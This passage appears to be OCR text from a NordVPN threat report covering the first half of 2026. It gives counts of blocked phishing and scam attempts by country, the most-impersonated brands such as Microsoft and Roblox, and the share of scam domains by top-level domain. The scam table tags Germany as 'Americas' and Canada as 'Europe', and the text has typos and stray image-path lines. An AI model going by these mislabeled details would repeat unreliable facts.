171K **Australia** Ociania	**123K** **Italy** Europe	**95K** **Netherlands** Europe	**62K** **Spain** Europe	**59K** **Japan** Asia

(Source: NordVPN, Jan-Jun 2026)

The number of blocked phishing volumes increases across large, high-income markets. The United States takes first place and is followed by the United Kingdom and the countries of Western Europe. The United States ranks first in this monitoring as well as in external breach data. France, the Netherlands, Canada, and the UK also appeared among the top countries by volume of breached data in H1 2026. The same broad pattern holds across both datasets: the most-exposed markets are also among those seeing the most phishing, which is unsurprising, since breached personal data feeds the targeted phishing that follows.

(Source: NordVPN, Jan-May 2026)

Approximately 99% of phishing attacks impersonate only 300 brands, with attackers leveraging high public recognition to deceive victims.

Most-Impersonated Brands in Phishing Attempts Blocked by NordVPN, 2026

16.12% Microsoft	**12.32%** Roblox	**9.94%** Google	**5.99%** Netflix
5.58% Meta Platforms	**5.2%** Booking.com	**5.16%** Amazon	**3.98%** Vanguard
2.07% Gov. France	**1.86%** Dropbox	**1.75%** Alegro	**1.68%** AT&T
1.58% Yahoo!	**1.46%** Sparkasse	**1.45%** Xfinity	**23.84%** Other Brands

(Source: NordVPN, Jan - June 2026)

Approximately 16.12% of all blocked phishing attempts impersonated Microsoft.

Based on the data collected, phishing campaigns overwhelmingly exploit the brand names with high public recognition and critical financial or personal data utility. Approximately 16.12% of all blocked phishing attempts impersonated Microsoft, often exploited for credential theft tied to cloud and technology services. Other highly targeted brands include:

Roblox

12.32%

Attacks aimed at younger users to steal credentials or in-game currency.

Meta, Booking.com, and Amazon

Frequently impersonated through lures claiming payment failures or account suspension.

Netflix

5.99%


Frequently impersonated through lures claiming payment failures or account suspension.

Google

9.94%

Frequently used as an initial access point because the theft of the primary Gmail account allows access to other platforms through the password reset function of the accounts associated with the email address.

Scams



Monthly analysis reveals **intercepted fraud attempts predominantly targeting high-income markets** with heavy online-shopping activity: the United States comes in first place, followed by the United Kingdom and the countries of Western Europe. These economies combine high transaction volume with high spending capacity, making fraud more lucrative per victim.

Top Countries by Blocked Scam among NordVPN Users

823K **USA** Americas	**373K** **UK** Europe	**255K** **France** Europe	**235K** **Germany** Americas	**206K** **Canada** Europe
140K **Australia** Oceania	**126K** **Italy** Europe	**88K** **Netherlands** Europe	**61K** **Spain** Europe	**54K** **Japan** Asia

(Source: NordVPN, Jan - half of Jun 2026)

An investigation into the top-level domains (TLDs) used in fraudulent schemes highlights the dominance of the .com TLD, which accounts for **43.2%** of all intercepted cases. Cybercriminals prefer this domain due to its universal recognition and historical perception of trustworthiness. As the most common and familiar TLD, its use increases the likelihood that victims will perceive a scam as legitimate despite the deceptive context.

Top TLDs Used for Phishing (Percentage Distribution)

43.2% com	6.4% shop	5.7% top	3.2% cc	3.0% xyz	2.5% cfd
2.5% org	2.3% net	2.0% com.cn	1.8% click	1.7% icu	1.6% vip
1.5% sbs	1.5% info	1.5% hi.cn	1.4% bond	1.3% cn	1.2% online


1.1% help	1.0% cyou	0.9% site	0.8% live	0.8% de	0.7% life	0.7% com.br	0.7% pro	0.7% ru	0.6% co	0.6% one
0.4% co.uk	0.4% in	0.4% app	0.4% store	0.4% fr	0.3% us	0.3% it	0.3% pl	0.3% com.au	0.3% me	0.3% ca
0.3% io	0.2% es	0.2% com.ar	0.2% biz	0.2% co.za	0.2% nl	0.2% cl	0.2% com.mx	0.1% at	0.1% ch	0.1% ai
0.1% dev	0.1% be	0.1% pt	0.1% uk	0.1% cz	0.1% co.in	0.1% com.co	0.1% gr	0.1% se	0.1% jp	0.3% others

(Source: NordVPN, data refers to the months elapsed in 2026 alone up to May 2026)

Excluding .com, other top-level domains used in scams appear with significantly lower frequencies. The most common alternatives include .shop (6.4%), .top (5.7%), and .cc (3.2%). These domains are favored for their affordability and ease of bulk registration.

Monthly Trend of Blocked Scam Connections by Country

Top 15 countries. June projected to end of month based on 18 days pf data



(Source: NordVPN, Jan-May 2026)

Scam activities can take different forms that affect users across various areas of their online lives. Key areas in which NordVPN's data provides insights into the threat actors' operations include intercepting malicious and spam calls, scanning suspicious cryptocurrency addresses, and preventing session hijacking, thereby safeguarding users from identity theft, financial fraud, and unauthorized account access.

